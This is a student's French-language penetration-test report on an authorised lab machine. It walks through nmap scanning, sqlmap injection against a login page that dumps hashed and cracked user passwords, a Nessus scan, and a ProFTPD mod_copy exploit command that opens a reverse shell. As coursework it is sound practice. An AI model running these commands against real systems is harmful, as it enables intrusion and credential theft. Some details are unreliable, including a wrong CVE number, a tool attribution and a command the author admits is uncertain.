Rapport Pentest

Morgan Salhi

Autorisation :

Ce pentest a été réalisé avec l'accord de Monsieur Thomas PRÉVOST à l'IUT de Sophia Antipolis en R&T qui nous a autorisé à effectuer des tests au sein du réseau afin d'atteindre une machine virtuelle depuis un autre pc et accéder au contenu de celui-ci.

Objectif :

Le but de ce pentest est d'accéder en premier lui au site lié au pc de la victime en trouvant les identifiants, puis d'accéder à l'intérieur du pc de la victime pour y trouver les fichiers '*user_flag.txt*' et '*root_table.txt*'

Début du pentest :

Etape 1 :

On commence par faire 'apt install sql map' puis on installe 'Nessus' en attendant que tout soit compilé

Etape 2 :

Une fois que sql map est installé, nous entrons la commande suivante dans le terminal :

- *nmap 192.168.56.0/24*

Cette commande nous permet d'avoir les appareils connectés à ce réseau et l'états des ports de chacun d'eux

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
```

Etape 3 :

Maintenant que nous avons eu l'adresse IP de la victime via la commande précédente, nous allons sur le navigateur afin d'accéder au site qui y est relié :

- *http://192.168.56.106:8080*

Grâce à cette recherche nous sommes dirigés vers un site ou des identifiants nous sont demandés, les identifiants basiques sont essayés mais sans succès.

Etape 4 :

Sql map nous est encore utile à partir d'ici car grâce aux différents essaies que l'on a fait pour les identifiants de connexions, nous remarquons qu'ils allaient tous dans la variable 'login' et que dans celle-ci, un utilisateur nommé bob s'y trouve.
Alors nous pouvons désormais marquer la commande suivante :

```
:oot@rtxxx:~/Téléchargements# sqlmap -u "http://192.168.56.106/connect.php" --data "login=bob&password=the" --tables
```

```
[09:35:25] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[2 tables]
+-----------------+
| sqlite_sequence |
| users           |
+-----------------+
```

```
root@rtxxx:~/Téléchargements# sqlmap -u "http://192.168.56.106/connect.php" --data "login=bob&password=the" -T users --dump
```

Grâce à cette commande, deux tables nous sont affichées, la première étant '*sqlite_sequence*' et la deuxième qui est '*users*'.

Nous allons nous pencher sur la table '*users*' afin de trouver des identifiants fonctionnels en marquant la commande suivante :


```
+----+------------------------------------------------------+----------+
| id | password                                             | username |
+----+------------------------------------------------------+----------+
| 1  | 8cc5d5ee7e65b3dc3c2388b9ef814cb170559683 (enamorada) | bob      |
| 2  | 70c111ef9daf23ae806e3dca342d54613e06e414 (stonecold) | yannick  |
+----+------------------------------------------------------+----------+
```

Cette commande permet de générer des mots de passe jusqu'à trouver des mots de passes compatibles.

En l'occurrence, nous avons trouvés deux identifiants pouvant être utilisés. Nous avons en premier '*bob*' qui a pour mot de passe '*enamorada*', puis '*yannick*' qui a comme mot de passe '*stonecold*'

Etape 5 :

Nous allons désormais essayer ces identifiants sur le site précédent, (j'ai personnellement utilisé l'identifiant de '*yannick*') et cela est bien une réussite car nous arrivons à nous connecter et l'image ci-dessous nous attends :



Etape 6 :

Maintenant que ceci est fait, nous allons nous servir de Nessus en nous servant de l'adresse IP de la victime en faisant un contrôle des vulnérabilités.

vcnw / 192.168.56.106

‹ Back to Hosts

Configure | Audit Trail

Vulnerabilities 31

Filter | Search Vulnerabilities | 31 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	7.4	0.9709	ProFTPD mod_copy Information Disclosure	FTP	1
MIXED	...	...	...	Apache Httpd (Multiple Issues)	Web Servers	5
MEDIUM	5.3			SMB Signing not required	Misc.	1
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	SMB (Multiple Issues)	Windows	8
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO	...	...	...	SMB (Multiple Issues)	Windows : User management	2
INFO	...	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	...	SSH (Multiple Issues)	Misc.	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2
INFO				Nessus SYN scanner	Port scanners	6
INFO				Service Detection	Service detection	4

Comme nous pouvons le constater ici, une vulnérabilité critique se trouve sur '*ProFTPD*' (il permet de fonctionner en tant que serveur FTP sécurisé)

Nous allons donc chercher un exploit concernant cette faille et j'ai pris l'exploit suivant :

https://github.com/thegingerninja/ProFTPd_1_3_5_mod_copy_exploit/tree/master

Avant de l'exécuter, il faut un port en mode '*listen*', grâce au reverse shell (condition importante du script).


Une fois ceci fait, nous pouvons marquer la commande ci-dessous :

- *python3 exploit_proftd_1_3_5.py 192.168.56.101 /var/www/html/nandemo856420217 192.168.56.106 4444*

Je ne suis plus sûr de la commande exacte alors voici la commande donnée en exemple sur GitHub.

- *python3 exploit_proftd_1_3_5.py 172.17.0.2 /var/www/html 192.168.1.84 8888*

Ce qui suit le '/html' dans la première commande est la source de l'image de canard que nous avons eu lorsque nous avons réussi à nous connecter et que l'on inspecte la page



Je n'ai pas pu aller plus loin par manque de temps de mon côté.

Résumé des failles utilisées :

Les failles que l'on a utilisées sont des failles qui sont très facilement exploitable et qu'il faut à tout prix effacer des vulnérabilités potentielles.

Nous avions en premier lieu utilisé à notre avantage le fait que l'on pouvait constater que les identifiants que l'on a marqué aller dans la variable 'login'. A partir de là il nous a était très facile d'accéder aux informations 'users' du site en passant par nmap.

La deuxième grosse faille que l'on a exploitée était ProFTPD qui n'était pas du tout sécurisé comme nous pouvions le voir dans Nessus. J'ai donc cherché un script permettant d'exploiter cette faille de ProFTPD et j'ai utilisé le script du lien suivant :

https://github.com/thegingerninja/ProFTPd_1_3_5_mod_copy_exploit/tree/master?tab=readme-ov-file

Ce lien exploite la faille de ProFTPD CVE 2015-3006.

La CVE-2015-3006 est une vulnérabilité dans le module `*mod_copy*` de ProFTPD qui permet à un attaquant non authentifié de copier des fichiers en dehors des répertoires autorisés.

Conseils afin de patch les failles :

Les conseils que je peux donner pour patcher ces différentes sont de régulièrement mettre à jour les appareils/logiciels/composants etc. afin de moins être susceptible d'être exposé à des failles de la sorte.

Je conseille également de mieux sécuriser le site est de laisser le moins d'éléments visible au grand public.

Conclusion :

Après avoir réalisé ce pentest, on se rend compte de la facilité déconcertante à facilement rentrer dans tout un réseau et ceci à cause de mise à niveau non effectué. Nous avons réussi à trouver les identifiants nécessaires puis à intégrer le pc de la victime (ce qui n'est pas mon cas).

Pentest & Rapport effectué par Morgan Salhi